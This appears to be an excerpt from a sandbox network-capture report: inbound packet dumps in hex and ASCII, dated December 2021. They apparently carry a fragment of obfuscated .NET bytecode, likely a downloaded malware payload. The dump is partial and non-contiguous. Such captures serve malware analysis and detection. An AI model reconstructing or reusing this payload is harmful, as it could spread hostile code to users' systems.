2021-12-31 18:12:58 UTC	2	IN	Data Raw: 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 06 00 04 00 00 00 00 00 00 00 00 2a 12 00 00 00 2a 00 00 00 f6 28 a9 00 00 06 28 60 Data Ascii: ****(*(**0***(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*(*0**((`
2021-12-31 18:12:58 UTC	4	IN	Data Raw: 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 09 1b 1f 19 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0e 1f 09 1f 1a 06 28 93 00 00 06 12 05 11 06 09 11 04 19 1f 0e 1f 1b 06 28 93 00 00 06 12 04 11 05 11 06 09 1e 1f 14 1f 1c 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1f 0d 1b 1f 1d 06 28 93 00 00 06 12 06 09 11 04 11 05 18 1f 09 1f 1e 06 28 Data Ascii: ((((((((((((((
2021-12-31 18:12:58 UTC	5	IN	Data Raw: 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 00 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 00 06 16 3e 49 00 00 00 11 04 11 06 61 13 0e 16 13 0f 38 2d 00 00 00 11 0f 16 3e 0c 00 00 00 11 0b 1e 62 13 0b 11 0c 1e 58 13 0c 08 11 0a 11 0f 58 11 0e 11 0b 5f 11 0c 1f 1f 5f 64 d2 9c 11 0f 17 58 13 0f 11 0f 06 3f cb ff ff ff 38 49 00 00 00 11 04 11 06 61 13 10 08 11 0a 11 10 20 ff 00 00 00 5f d2 9c 08 11 0a 17 Data Ascii: Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>Ia8->bXX__dX?8Ia _
2021-12-31 18:12:58 UTC	6	IN	Data Raw: 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a 61 13 15 11 08 11 0f 11 15 20 ff 00 00 00 5f d2 9c 11 08 11 0f 17 58 11 15 20 00 ff 00 00 5f 1e 64 d2 9c 11 08 11 0f 18 58 11 15 20 00 00 ff 00 5f 1f 10 64 d2 9c 11 08 11 0f 19 58 11 15 20 00 00 00 ff 5f 1f 18 64 d2 9c 11 0e 17 58 13 0e 11 0e 11 07 3f 26 fd ff ff 11 08 13 05 14 13 08 11 05 8e 69 Data Ascii: (da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8Ma _X _dX _dX _dX?&i
2021-12-31 18:12:58 UTC	8	IN	Data Raw: 02 03 04 05 0e 04 0e 05 6f 31 01 00 06 13 05 38 06 00 00 00 17 80 58 00 00 04 11 05 2a 7e 5f 00 00 04 02 03 04 05 0e 04 0e 05 6f 31 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 55 0f 00 70 18 8d 25 00 00 01 25 16 d0 14 00 00 01 28 23 00 00 0a a2 25 17 d0 25 00 00 01 28 23 00 00 0a a2 28 6d 00 00 0a 14 18 8d 0a 00 00 01 25 16 02 8c 14 00 00 01 a2 25 17 03 a2 6f 6e 00 00 0a 74 4e 00 00 01 2a 00 1b 30 08 00 9e 65 00 00 12 00 00 11 20 1f 02 00 00 fe 0e 74 00 38 00 00 00 00 fe 0c 74 00 45 a4 02 00 00 d6 1b 00 00 37 28 00 00 52 55 00 00 03 2b 00 00 3a 1a 00 00 79 Data Ascii: o18X*~_o1**0(*&*0SQ(#rUp%%(#%%(#(m%%ontN*0e t8tE7(RU+:y
2021-12-31 18:12:58 UTC	9	IN	Data Raw: 00 31 20 00 00 f9 48 00 00 aa 2d 00 00 ef 01 00 00 32 3d 00 00 30 27 00 00 29 59 00 00 fe 47 00 00 2c 11 00 00 08 20 00 00 97 49 00 00 73 3d 00 00 e4 4a 00 00 d3 45 00 00 79 05 00 00 f0 27 00 00 2a 4d 00 00 65 1e 00 00 27 10 00 00 54 15 00 00 93 4c 00 00 bb 17 00 00 b4 19 00 00 bb 34 00 00 56 48 00 00 7c 13 00 00 72 02 00 00 d6 50 00 00 22 3b 00 00 e8 41 00 00 86 47 00 00 b2 4a 00 00 22 2d 00 00 fe 0d 00 00 ff 3a 00 00 b5 54 00 00 51 3b 00 00 77 33 00 00 81 0f 00 00 bd 1b 00 00 01 01 00 00 16 46 00 00 08 06 00 00 9d 10 00 00 e6 48 00 00 56 4a 00 00 1c 1d 00 00 86 07 00 00 6e 1c 00 00 0a 09 00 00 e7 2b 00 00 66 53 00 00 39 01 00 00 fb 39 00 00 75 11 00 00 3a 38 00 00 0a 4f 00 00 d6 16 00 00 0e 04 00 00 a5 4f 00 00 cb 4a 00 00 78 39 00 00 55 46 00 00 1c 38 Data Ascii: 1 H-2=0')YG, Is=JEy'*Me'TL4VH|rP";AGJ"-:TQ;w3FHVJn+fS99u:8OOJx9UF8
2021-12-31 18:12:58 UTC	11	IN	Data Raw: 83 4d 00 00 e7 55 00 00 14 54 00 00 ae 0d 00 00 f5 50 00 00 50 0a 00 00 96 2b 00 00 96 07 00 00 b8 3e 00 00 f0 4f 00 00 ca 15 00 00 3f 20 00 00 e1 12 00 00 fd 2b 00 00 bc 08 00 00 d6 52 00 00 4e 0d 00 00 dc 3c 00 00 c4 27 00 00 e3 35 00 00 2d 52 00 00 73 07 00 00 52 4f 00 00 07 57 00 00 dc 4e 00 00 92 52 00 00 42 1c 00 00 46 32 00 00 2a 42 00 00 a0 0f 00 00 e9 58 00 00 6c 3c 00 00 27 12 00 00 23 03 00 00 5f 38 00 00 25 1b 00 00 d2 3d 00 00 75 4d 00 00 93 58 00 00 53 17 00 00 c9 40 00 00 fe 0f 00 00 51 13 00 00 53 40 00 00 b4 1e 00 00 fe 52 00 00 c7 0d 00 00 57 3c 00 00 1d 43 00 00 3b 57 00 00 38 d1 1b 00 00 20 13 00 00 00 20 44 00 00 00 58 fe 0e 06 00 20 ce 01 00 00 38 4d f5 ff ff 11 03 11 60 11 30 58 11 00 11 42 5f 11 56 1f 1f 5f 64 d2 9c 20 45 00 00 00 Data Ascii: MUTPP+>O? +RN<'5-RsROWNRBF2*BXl<'#_8%=uMXS@QS@RW<C;W8 DX 8M`0XB_V_d E
2021-12-31 18:12:58 UTC	12	IN	Data Raw: ff 26 20 16 00 00 00 38 ce f0 ff ff 20 12 00 00 00 20 58 00 00 00 58 fe 0e 59 00 20 57 01 00 00 28 1f 01 00 06 39 b0 f0 ff ff 26 20 b1 00 00 00 38 a5 f0 ff ff 20 8a 00 00 00 20 2e 00 00 00 59 fe 0e 5e 00 20 9c 02 00 00 38 8c f0 ff ff fe 0c 36 00 20 05 00 00 00 fe 0c 5e 00 9c 20 ac 00 00 00 28 1e 01 00 06 39 6f f0 ff ff 26 20 1e 01 00 00 38 64 f0 ff ff 11 60 13 15 20 11 00 00 00 28 1f 01 00 06 3a 51 f0 ff ff 26 20 fe 00 00 00 38 46 f0 ff ff fe 0c 36 00 20 08 00 00 00 20 2c 00 00 00 20 1b 00 00 00 58 9c 20 01 01 00 00 28 1e 01 00 06 3a 22 f0 ff ff 26 20 19 00 00 00 38 17 f0 ff ff 11 16 28 01 01 00 06 26 20 aa 01 00 00 fe 0e 74 00 38 fd ef ff ff 38 06 41 00 00 20 30 02 00 00 38 f2 ef ff ff fe 0c 36 00 20 0e 00 00 00 fe 0c 5e 00 9c 20 0e 00 00 00 28 1f 01 00 Data Ascii: & 8 XXY W(9& 8 .Y^ 86 ^ (9o& 8d` (:Q& 8F6 , X (:"& 8(& t88A 086 ^ (
2021-12-31 18:12:58 UTC	13	IN	Data Raw: 00 28 1f 01 00 06 3a 76 eb ff ff 26 20 39 00 00 00 38 6b eb ff ff fe 0c 6d 00 20 00 00 00 00 fe 0c 06 00 9c 20 90 00 00 00 28 1f 01 00 06 39 4e eb ff ff 26 20 2f 00 00 00 38 43 eb ff ff fe 0c 6d 00 20 0a 00 00 00 fe 0c 06 00 9c 20 7e 01 00 00 28 1f 01 00 06 39 26 eb ff ff 26 20 22 00 00 00 38 1b eb ff ff fe 0c 36 00 20 0a 00 00 00 20 77 00 00 00 20 54 00 00 00 58 9c 20 08 01 00 00 38 fc ea ff ff 00 11 55 28 d7 00 00 06 28 d8 00 00 06 13 57 20 01 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 5a 00 45 02 00 00 00 16 02 00 00 05 00 00 00 38 11 02 00 00 00 38 40 00 00 00 20 02 00 00 00 38 04 00 00 00 fe 0c 39 00 45 0a 00 00 00 cc 00 00 00 4c 00 00 00 b4 00 00 00 95 00 00 00 db 00 00 00 05 00 00 00 2b 00 00 00 6b 00 00 00 08 01 Data Ascii: (:v& 98km (9N& /8Cm ~(9&& "86 w TX 8U((W (:& 8ZE88@ 89EL+k
2021-12-31 18:12:58 UTC	15	IN	Data Raw: 24 e6 ff ff 26 20 f2 01 00 00 38 19 e6 ff ff fe 0c 36 00 20 0c 00 00 00 20 5d 00 00 00 20 70 00 00 00 58 9c 20 d8 01 00 00 28 1e 01 00 06 3a f5 e5 ff ff 26 20 cb 01 00 00 38 ea e5 ff ff fe 0c 36 00 20 03 00 00 00 20 e9 00 00 00 20 4d 00 00 00 59 9c 20 51 00 00 00 38 cb e5 ff ff fe 0c 36 00 20 14 00 00 00 fe 0c 5e 00 9c 20 c5 01 00 00 38 b3 e5 ff ff 11 37 11 0f 18 58 11 71 18 91 9c 20 a3 00 00 00 28 1f 01 00 06 3a 99 e5 ff ff 26 20 94 01 00 00 38 8e e5 ff ff 11 47 19 11 4f 17 91 9c 20 cd 01 00 00 38 7c e5 ff ff 38 d4 f6 ff ff 20 90 02 00 00 38 6d e5 ff ff 20 a0 00 00 00 20 26 00 00 00 59 fe 0e 5e 00 20 0c 00 00 00 28 1e 01 00 06 39 4f e5 ff ff 26 20 e8 00 00 00 38 44 e5 ff ff 11 37 11 6b 11 61 16 91 9c 20 e4 00 00 00 28 1f 01 00 06 3a 2c e5 ff ff 26 20 53 Data Ascii: $& 86] pX (:& 86 MY Q86 ^ 87Xq (:& 8GO 8|8 8m &Y^ (9O& 8D7ka (:,& S

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	16	IN	Data Raw: cb e0 ff ff 38 30 2a 00 00 20 39 01 00 00 38 bc e0 ff ff fe 0c 36 00 13 12 20 ab 01 00 00 28 1e 01 00 06 39 a7 e0 ff ff 26 20 91 02 00 00 38 9c e0 ff ff 11 37 11 0f 11 4d 16 91 9c 20 ad 01 00 00 38 89 e0 ff ff 11 37 11 6b 19 58 11 4d 19 91 9c 20 76 01 00 00 38 74 e0 ff ff 14 13 09 20 13 02 00 00 fe 0e 74 00 38 5f e0 ff ff 11 3e 1a 1e 12 1a 28 b0 00 00 06 26 20 6f 01 00 00 38 4d e0 ff ff 1f 28 8d 16 00 00 01 25 d0 02 01 00 04 28 1b 01 00 06 13 29 20 1b 01 00 00 38 2f e0 ff ff fe 0c 36 00 20 0a 00 00 00 fe 0c 5e 00 9c 20 93 01 00 00 38 17 e0 ff ff 7e 51 00 00 04 11 6e 11 38 6a 58 8c 11 00 00 01 11 44 8c 30 00 00 02 28 02 01 00 06 20 2a 00 00 00 28 1e 01 00 06 3a ec df ff ff 26 20 03 00 00 00 38 e1 df ff ff 20 c3 00 00 00 20 2b 00 00 00 58 fe 0e 06 00 20 7f Data Ascii: 80* 986 (9& 87M 87kXM v8t t8_>(& o8M(%() 8/6 ^ 8~Qn8jXD0(*(:& 8 +X
2021-12-31 18:12:58 UTC	17	IN	Data Raw: 39 71 db ff ff 26 20 f1 00 00 00 38 66 db ff ff 11 43 73 72 00 00 0a 28 0b 01 00 06 13 34 20 75 01 00 00 38 4e db ff ff 7e 63 00 00 04 28 ef 00 00 06 16 9a 28 f0 00 00 06 13 49 20 db 01 00 00 38 31 db ff ff 20 b5 00 00 00 20 5e 00 00 00 59 fe 0e 5e 00 20 50 00 00 00 28 1e 01 00 06 39 13 db ff ff 26 20 be 00 00 00 38 08 db ff ff fe 0c 36 00 20 11 00 00 00 fe 0c 5e 00 9c 20 04 02 00 00 38 f0 da ff ff 11 4f 3a d2 1a 00 00 20 76 00 00 00 28 1f 01 00 06 39 da da ff ff 26 20 20 00 00 00 38 cf da ff ff 20 d9 00 00 00 20 61 00 00 00 59 fe 0e 59 00 20 da 00 00 00 38 b6 da ff ff 1c 8d 16 00 00 01 13 05 20 ad 00 00 00 38 a4 da ff ff 11 05 19 1f 4a 9c 20 53 00 00 00 38 94 da ff ff fe 0c 36 00 20 0f 00 00 00 20 b9 00 00 00 20 78 00 00 00 59 9c 20 59 01 00 00 38 75 da Data Ascii: 9q& 8fCsr(4 u8N~c((I 81 ^Y^ P(9& 86 ^ 8O: v(9& 8 aYY 8 8J S86 xY Y8u
2021-12-31 18:12:58 UTC	19	IN	Data Raw: 06 3a 17 d6 ff ff 26 20 52 00 00 00 38 0c d6 ff ff fe 0c 6d 00 20 0a 00 00 00 fe 0c 59 00 9c 20 1f 00 00 00 38 f4 d5 ff ff 11 37 16 11 33 11 37 8e 69 28 cc 00 00 06 20 8c 02 00 00 38 dc d5 ff ff 11 37 11 6b 11 71 16 91 9c 20 3f 01 00 00 38 c9 d5 ff ff 16 13 73 20 2f 00 00 00 38 bc d5 ff ff fe 0c 36 00 20 0f 00 00 00 fe 0c 5e 00 9c 20 c7 01 00 00 fe 0e 74 00 38 9c d5 ff ff 7e 4f 00 00 04 28 10 01 00 06 28 19 01 00 06 28 1a 01 00 06 20 fc 01 00 00 38 82 d5 ff ff fe 0c 36 00 20 1f 00 00 00 20 dd 00 00 00 20 49 00 00 00 59 9c 20 d5 01 00 00 38 63 d5 ff ff 20 19 00 00 00 20 41 00 00 00 58 fe 0e 5e 00 20 3b 00 00 00 28 1e 01 00 06 39 45 d5 ff ff 26 20 60 00 00 00 38 3a d5 ff ff 1f 12 13 0f 20 70 00 00 00 38 2c d5 ff ff 16 13 1e 20 20 00 00 00 38 1f d5 ff ff 38 Data Ascii: :& R8m Y 8737i(87kq ?8s /86 ^ t8~O(((86 IY 8c AX^ ;(9E& `8: p8, 88
2021-12-31 18:12:58 UTC	20	IN	Data Raw: 16 00 00 01 e0 13 6f 20 03 00 00 00 38 2a ff ff ff dd 89 01 00 00 14 13 09 20 00 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 63 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dc 20 01 00 00 00 28 1f 01 00 06 3a 51 fd ff ff 26 20 11 00 00 00 38 46 fd ff ff 11 24 7f 61 00 00 04 28 71 00 00 0a 28 fe 00 00 06 16 1a 28 f7 00 00 06 20 03 00 00 00 28 1e 01 00 06 39 1f fd ff ff 26 20 04 00 00 00 38 14 fd ff ff 11 18 a5 14 00 00 01 80 61 00 00 04 20 09 00 00 00 38 fe fc ff ff 11 24 28 f9 00 00 06 13 3f 20 00 00 00 00 28 1e 01 00 06 39 e6 fc ff ff 26 20 06 00 00 00 38 db fc ff ff 28 d4 00 00 06 1a 40 3b fd ff ff 20 0e 00 00 00 fe 0e 45 00 38 be fc ff ff 11 24 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 01 00 00 Data Ascii: o 8* (:& 8cE8 (:Q& 8F$a(q(((9& 8a 8$(? (9& 8(@; E8$(((
2021-12-31 18:12:58 UTC	21	IN	Data Raw: 00 06 3a 64 cb ff ff 26 20 56 00 00 00 38 59 cb ff ff 11 72 1a 11 1a 12 1a 28 b0 00 00 06 26 20 0d 00 00 00 fe 0e 74 00 38 3a cb ff ff fe 0c 36 00 20 07 00 00 00 fe 0c 5e 00 9c 20 38 02 00 00 fe 0e 74 00 38 1e cb ff ff 1f 17 13 6b 20 66 00 00 00 fe 0e 74 00 38 0c cb ff ff fe 0c 36 00 20 00 00 00 00 20 b5 00 00 00 20 69 00 00 00 59 9c 20 cc 00 00 00 38 f1 ca ff ff fe 0c 6d 00 20 00 00 00 00 fe 0c 06 00 9c 20 67 00 00 00 38 d9 ca ff ff 11 37 11 0f 1a 58 11 4d 1a 91 9c 20 01 02 00 00 38 c4 ca ff ff fe 0c 36 00 20 17 00 00 00 fe 0c 5e 00 9c 20 38 01 00 00 38 ac ca ff ff 38 c4 d5 ff ff 20 03 01 00 00 38 9d c a ff ff fe 0c 36 00 20 07 00 00 00 20 4d 00 00 00 20 70 00 00 00 58 9c 20 c8 01 00 00 38 7e ca ff ff 11 72 1a 1e 12 1a 28 b0 00 00 06 26 20 36 01 00 00 38 Data Ascii: :d& V8Yr(& t8:6 ^ 8t8k ft86 iY 8m g87XM 86 ^ 888 86 M pX 8~r(& 68
2021-12-31 18:12:58 UTC	23	IN	Data Raw: 00 00 38 40 00 00 00 20 00 00 00 00 28 1f 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 22 00 45 06 00 00 00 66 00 00 00 1b 00 00 00 4b 00 00 00 83 00 00 00 05 00 00 00 2e 00 00 00 38 61 00 00 00 11 57 28 e4 00 00 06 3a 55 00 00 00 20 03 00 00 00 38 c8 ff ff ff 38 63 00 00 00 20 04 00 00 00 fe 0e 22 00 38 b1 ff ff ff 16 13 5f 20 00 00 00 00 28 1e 01 00 06 39 a3 ff ff ff 26 20 01 00 00 00 38 98 ff ff ff 12 49 28 6f 00 00 0a 7e 6c 00 00 04 40 a9 ff ff ff 20 05 00 00 00 38 7d ff ff ff 11 57 28 d9 00 00 06 74 52 00 00 01 28 d0 00 00 06 13 49 20 02 00 00 00 38 60 ff ff ff dd ad 00 00 00 11 57 75 56 00 00 01 13 5c 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 03 00 00 00 38 04 00 00 00 fe 0c 3c 00 45 04 00 00 00 35 00 00 00 56 00 00 00 16 Data Ascii: 8@ (9& 8"EfK.8aW(:U 88c "8_ (9& 8I(o~l@ 8}W(tR(l 8`WuV\ (9& 8<E5V
2021-12-31 18:12:58 UTC	24	IN	Data Raw: 60 01 00 00 38 b0 c0 ff ff fe 0c 36 00 20 00 00 00 00 fe 0c 5e 00 9c 20 c5 00 00 00 28 1f 01 00 06 3a 93 c0 ff ff 26 20 d9 00 00 00 38 88 c0 ff ff 20 90 00 00 00 20 30 00 00 00 59 fe 0e 06 00 20 f1 00 00 00 38 6f c0 ff ff 11 75 17 1f 73 9c 20 77 00 00 00 28 1f 01 00 06 3a 5a c0 ff ff 26 20 99 02 00 00 38 4f c0 ff ff 20 1d 00 00 00 20 63 00 00 00 58 fe 0e 5e 00 20 8f 02 00 00 38 36 c0 ff ff fe 0c 36 00 20 15 00 00 00 20 15 00 00 00 20 3c 00 00 00 58 9c 20 2d 02 00 00 38 17 c0 ff ff 11 4f 8e 39 3d cc ff ff 20 6d 02 00 00 38 05 c0 ff ff 20 6b 00 00 00 20 7a 00 00 00 58 fe 0e 5e 00 20 2c 01 00 00 38 ec bf ff ff fe 0c 6d 00 20 09 00 00 00 fe 0c 06 00 9c 20 00 01 00 00 38 d4 bf ff ff 11 6a 13 6a 20 7a 00 00 00 28 1e 01 00 06 3a c1 bf ff ff 26 20 33 00 00 00 38 Data Ascii: `86 ^ (:& 8 0Y 8ous w(:Z& 8O cX^ 866 <X -8O9= m8 k zX^ ,8m 8jj z(:& 38
2021-12-31 18:12:58 UTC	25	IN	Data Raw: ff ff 7e 63 00 00 04 28 f1 00 00 06 28 f2 00 00 06 3a 5b 1d 00 00 20 29 00 00 00 38 40 bb ff ff 20 1f 00 00 00 20 5c 00 00 00 58 fe 0e 5e 00 20 13 00 00 00 28 1e 01 00 06 39 22 bb ff ff 26 20 18 00 00 00 38 17 bb ff ff 11 43 73 72 00 00 0a 28 d4 00 00 06 1f 40 12 1b 28 b0 00 00 06 26 20 73 00 00 00 28 1e 01 00 06 3a f2 ba ff ff 26 20 4f 00 00 00 38 e7 ba ff ff 11 53 17 58 13 53 20 c0 01 00 00 fe 0e 74 00 38 cf ba ff ff fe 0c 6d 00 20 05 00 00 00 20 2c 00 00 00 20 4d 00 00 00 58 9c 20 03 00 00 00 28 1f 01 00 06 3a af ba ff ff 26 20 03 00 00 00 38 a4 ba ff ff 1f 0c 8d 16 00 00 01 13 75 20 4b 01 00 00 38 91 ba ff ff 28 d4 00 00 06 1a 40 20 df ff ff 20 fb 01 00 00 28 1f 01 00 06 3a 77 ba ff ff 26 20 28 02 00 00 38 6c ba ff ff fe 0c 36 00 20 09 00 00 00 20 af Data Ascii: ~c((:[ )8@ \X^ (9"& 8Csr(@(& s(:& O8SXS t8m , MX (:& 8u K8(@ (:w& (8l6
2021-12-31 18:12:58 UTC	27	IN	Data Raw: 00 00 20 76 00 00 00 58 fe 0e 59 00 20 5d 01 00 00 38 f1 b5 ff ff 16 13 40 20 2d 00 00 00 38 e4 b5 ff ff 11 1e 1e 62 13 1e 20 d5 00 00 00 38 d4 b5 ff ff 20 0a 00 00 00 20 03 00 00 00 58 fe 0e 5e 00 20 5f 01 00 00 38 bb b5 ff ff 20 c4 00 00 00 20 41 00 00 00 59 fe 0e 5e 00 20 82 02 00 00 38 a2 b5 ff ff 20 25 00 00 00 20 1f 00 00 00 59 fe 0e 5e 00 20 f6 00 00 00 38 89 b5 ff ff 20 d5 00 00 00 20 47 00 00 00 59 fe 0e 5e 00 20 30 01 00 00 38 70 b5 ff ff 11 6c 28 0b 01 00 06 13 43 20 06 02 00 00 38 5d b5 ff ff 11 37 11 0f 1c 58 11 4d 1c 91 9c 20 ca 01 00 00 28 1e 01 00 06 3a 43 b5 ff ff 26 20 f6 00 00 00 38 38 b5 ff ff 7e 0a 00 00 0a 13 69 20 8e 00 00 00 38 27 b5 ff ff 28 d3 00 00 06 20 af 00 00 00 38 18 b5 ff ff 16 13 5f 20 a4 01 00 00 28 1f 01 00 06 3a 06 b5 Data Ascii: vXY]8@ -8b 8 X^ _8 AY^ 8 % Y^ 8 GY^ 08pl(C 8]7XM (:C& 88~i 8'(8_ (:
2021-12-31 18:12:58 UTC	28	IN	Data Raw: 20 09 00 00 00 38 99 fe ff ff 17 80 59 00 00 04 20 04 00 00 00 fe 0e 0e 00 38 81 fe ff ff 38 be fe ff ff 20 05 00 00 00 28 1f 01 00 06 39 71 fe ff ff 26 20 02 00 00 00 38 66 fe ff ff dd a6 02 00 00 20 02 00 00 00 38 57 fe ff ff 11 57 28 d9 00 00 06 74 52 00 00 01 13 4e 20 0a 00 00 00 38 3f fe ff ff dd 7f 02 00 00 11 57 75 56 00 00 01 13 5c 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 28 00 45 04 00 00 00 05 00 00 00 56 00 00 00 16 00 00 00 35 00 00 00 38 00 00 00 00 11 5c 3a 29 00 00 00 20 02 00 00 00 38 d5 ff ff ff 38 3b 00 00 00 20 03 00 00 00 28 1e 01 00 06 3a c1 ff ff ff 26 20 00 00 00 00 38 b6 ff ff ff 11 5c 28 e5 00 00 06 20 01 00 00 00 28 1f 01 00 06 3a a0 ff ff ff 26 20 01 00 00 00 38 95 ff ff ff dc 20 19 00 Data Ascii: 8Y 88 (9q& 8f 8WW(tRN 8?WuV\ (:& 8(EV58\:) 88; (:& 8\((:& 8

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	29	IN	Data Raw: ab ff ff fe 0c 36 00 20 18 00 00 00 fe 0c 5e 00 9c 20 68 00 00 00 28 1e 01 00 06 3a 35 ab ff ff 26 20 5e 00 00 00 38 2a ab ff ff 11 37 11 0f 1d 58 11 4d 1d 91 9c 20 5c 01 00 00 38 15 ab ff ff fe 0c 6d 00 20 01 00 00 00 20 3f 00 00 00 20 4c 00 00 00 58 9c 20 ff 00 00 00 fe 0e 74 00 38 ee aa ff ff 16 13 13 20 f7 01 00 00 28 1f 01 00 06 39 e0 aa ff ff 26 20 29 00 00 00 38 d5 aa ff ff fe 0c 36 00 20 0d 00 00 00 fe 0c 5e 00 9c 20 a6 00 00 00 fe 0e 74 00 38 b5 aa ff ff 20 85 00 00 00 20 15 00 00 00 59 fe 0e 5e 00 20 e6 00 00 00 38 a0 aa ff ff 20 fe 00 00 00 20 54 00 00 00 59 fe 0e 5e 00 20 33 01 00 00 38 87 aa ff ff fe 0c 6d 00 20 0b 00 00 00 fe 0c 59 00 9c 20 65 00 00 00 28 1e 01 00 06 3a 6a aa ff ff 26 20 44 00 00 00 38 5f a a ff ff 20 74 00 00 00 20 6a 00 00 Data Ascii: 6 ^ h(:5& ^8*7XM \8m ? LX t8 (9&)86 ^ t8 Y^ 8 TY^ 38m Y e(:j& D8_ t j
2021-12-31 18:12:58 UTC	31	IN	Data Raw: 01 00 00 38 f4 a5 ff ff 11 26 13 27 20 6b 01 00 00 38 e6 a5 ff ff 11 05 16 1f 67 9c 20 12 01 00 00 28 1f 01 00 06 39 d1 a5 ff ff 26 20 42 00 00 00 38 c6 a5 ff ff fe 0c 6d 00 20 06 00 00 00 fe 0c 59 00 9c 20 63 02 00 00 28 1e 01 00 06 3a a9 a5 ff ff 26 20 1d 00 00 00 38 9e a5 ff ff 11 50 28 f3 00 00 06 13 77 20 b1 00 00 00 28 1f 01 00 06 3a 86 a5 ff ff 26 20 ed 00 00 00 38 7b a5 ff ff 38 c0 ca ff ff 20 74 02 00 00 38 6c a5 ff ff fe 0c 36 00 20 1b 00 00 00 20 68 00 00 00 20 41 00 00 00 58 9c 20 5d 02 00 00 38 4d a5 ff ff 11 42 1e 62 13 42 20 8d 02 00 00 38 3d a5 ff ff 20 a4 00 00 00 20 36 00 00 00 59 fe 0e 06 00 20 12 02 00 00 28 1e 01 00 06 3a 1f a5 ff ff 26 20 e0 00 00 00 38 14 a5 ff ff 20 1d 00 00 00 20 2e 00 00 00 58 fe 0e 5e 00 20 72 02 00 00 28 1e 01 Data Ascii: 8&' k8g (9& B8m Y c(:& 8P(w (:& 8{8 t8l6 h AX]8MBbB 8= 6Y (:& 8 .X^ r(
